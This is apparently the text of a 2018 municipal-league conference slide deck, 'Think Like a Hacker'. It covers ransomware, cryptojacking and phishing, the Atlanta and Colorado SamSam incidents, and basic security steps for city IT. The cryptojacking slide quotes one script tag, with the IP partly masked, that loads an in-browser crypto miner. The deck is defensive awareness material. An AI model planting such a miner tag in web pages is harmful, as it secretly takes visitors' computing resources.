



CML 96th Annual Conference



June 19-22, 2018
Vail




Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

Think Like a Hacker

Brian Cather – Lead Consultant, CP Cyber
Bill Evert – Managing Partner, CP Cyber
Donnie McLaughlin – Lead Consultant, CP Cyber







Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

CyberCrime - Active and Growing


- Global ransomware damages costs were \$5 billion in 2017
 - A 15x increase in two years
 - Expected to rise to **\$11.5 billion in 2019**
- Cryptojacking attacks up **8,500 %**
- **1 in 5** employees fall for Phishing emails




Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.


Data Breach Numbers

- **191 Days** – Average Time to Identify Data Breach
- **66 Days** – Average Time to Contain a Data Breach
- **\$3.62 Million** – Average Cost of a Data Breach in 2017



-Ponemon Institute







Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

Common Attacks

- Ransomware
- Cryptojacking
- Phishing







Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

Ransomware

- Infects victims computer and encrypts users data
- A ransom is then demanded under threat of permanently deleting the files
- The anonymity of cryptocurrency has led to the massive increase (15x in 2 years)





Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

Cryptojacking

- Infects victims computer and utilizes unused resources to mine cryptocurrency
- Easy - `<script type='text/javascript' src='http://174.138.xx.xxx/wp-content/plugins/simple-moner-miner-cin-hive/js/smmch-mine.js? v=1.4&'`
- Smarter attacks, harder to detect
- February 2018 over 5000 sites were infected, thousands of government
- Internal Threats - IT admin




Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.



Phishing

- The victim is emailed malicious software disguised as harmless attachments
- The most common way a computer becomes infected
- 1 in 5 employees fall for phishing attacks
- After training 1 in 3 still fall for the attack



Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.



This wouldn't happen to me... right?

'There are only two types of organizations: those that know that they've been hacked and those that don't yet know,'


-Crowdstrike's Dmitri Alperovitch



Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.



Real Stories



Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.



City of Atlanta

- Ransomware attack
 - Cost is estimated to be up to \$5 million
 - Atlanta was given 5 days to pay approximately \$50,000
 - 8,000 Employees out of work
 - City was forced to do everything by pen and paper
 - As of May 18 – municipal court still has not been brought back online
- Citizens we're unable to:
 - ▶ Pay traffic tickets
 - ▶ Pay water bills online
 - ▶ Report potholes or graffiti
 - ▶ Use public Wi-Fi at world's busiest airport
 - ▶ Validate warrants
 - ▶ Accept employment applications



Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.

11



- Victim of SamSam ransomware attack
- Estimated Cost of up to \$1.5 million
- Infected, freed up 20% of computers, reattacked 8 days later all saved computers lost
- "The variant of SamSam ransomware just keeps changing. The tools we have in place didn't work. It's ahead of our tools." Brandi Simmons, a spokeswoman for the state's Office of Information Technology, told the Denver Post.

Empowered cities and towns, united for a strong Colorado.
Contents of this presentation reflects the view of the presenter, not of CML.



Does this sound familiar?

A **Windows Server 2003 webserver** that has been **forgotten about**, but at one time provided great information about upcoming events. This is on the **same network** as the computer that handles **employee payroll** for the city. The **local administrator account** has a **shared password** used on the other computers in the office.

Basics that haven't been addressed:

- Create an inventory of devices
- Create an inventory of software
- Control how many admins
- Harden your OS
- Segment your network



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



What do Hackers ?

Some Low hanging fruit :

- Old systems/servers – Many vulnerabilities
- Publicly facing assets – The door to get in
- Uneducated/Unprotected Users – Get them to click on a payload

We want to avoid combining these three conditions to keep our environment safe.

Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



How Mature are you?

• Low Maturity - First Cover the Basics

- Get you a short list of actionable tasks
- Mitigate the highest risks
- Remove the low hanging fruit

• Higher Maturity

- Direct the security strategy
- Efficiently use the budget and man hours
- Fine tune pre-existing security controls



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Security Basics

- Create an inventory of devices
- Create an inventory of software
- Run vulnerability scans against these computers – resolve the critical stuff – Patch stuff
- Control how many admins your have for your network. Limit the use of local admin for standard users.



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Security Basics

- Vendor Management
- Password Policies
- Email Hardening
- OS hardening
- End Point Protection
- Segment your network
- Have Back-ups



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Higher Maturity Model

- Fine tuning pre-existing security appliances such as firewalls, intrusion detection/protection systems
- Adding functionality to your pre-existing backup solution
- Changing all logging to be gathered at a centralized logging server.

Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Higher Maturity Model

- Offensive Security Testing – Penetration Test (Red Team, Purple Team)
- Map Cyber maturity against Cyber Security Framework (NIST)
- Identify, quantify, and prioritize vulnerabilities found by penetration testing



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Prioritize Your Efforts

Asset Criticality	Vulnerability Severity		
	Low	Medium	High
High	Priority 3	Priority 2	Priority 1
Medium	Priority 4	Priority 3	Priority 2
Low	Priority 5	Priority 4	Priority 3

Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Get and Stay Connected

- CIAC - <https://www.colorado.gov/pacific/dhsem/ciac>
- MS-ISAC - <https://learn.cisecurity.org/ms-isac-registration>
- <https://www.colorado-security.com/>

Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.



Thank You!

Brian Cather, bcather@cpcyber.com

Bill Evert, bevert@cpcyber.com

Donnie McLaughlin, dmclaughlin@cpcyber.com

www.cpcyber.com

303-928-4140



Empowered cities and towns, united for a strong Colorado.

Contents of this presentation reflects the view of the presenter, not of CML.

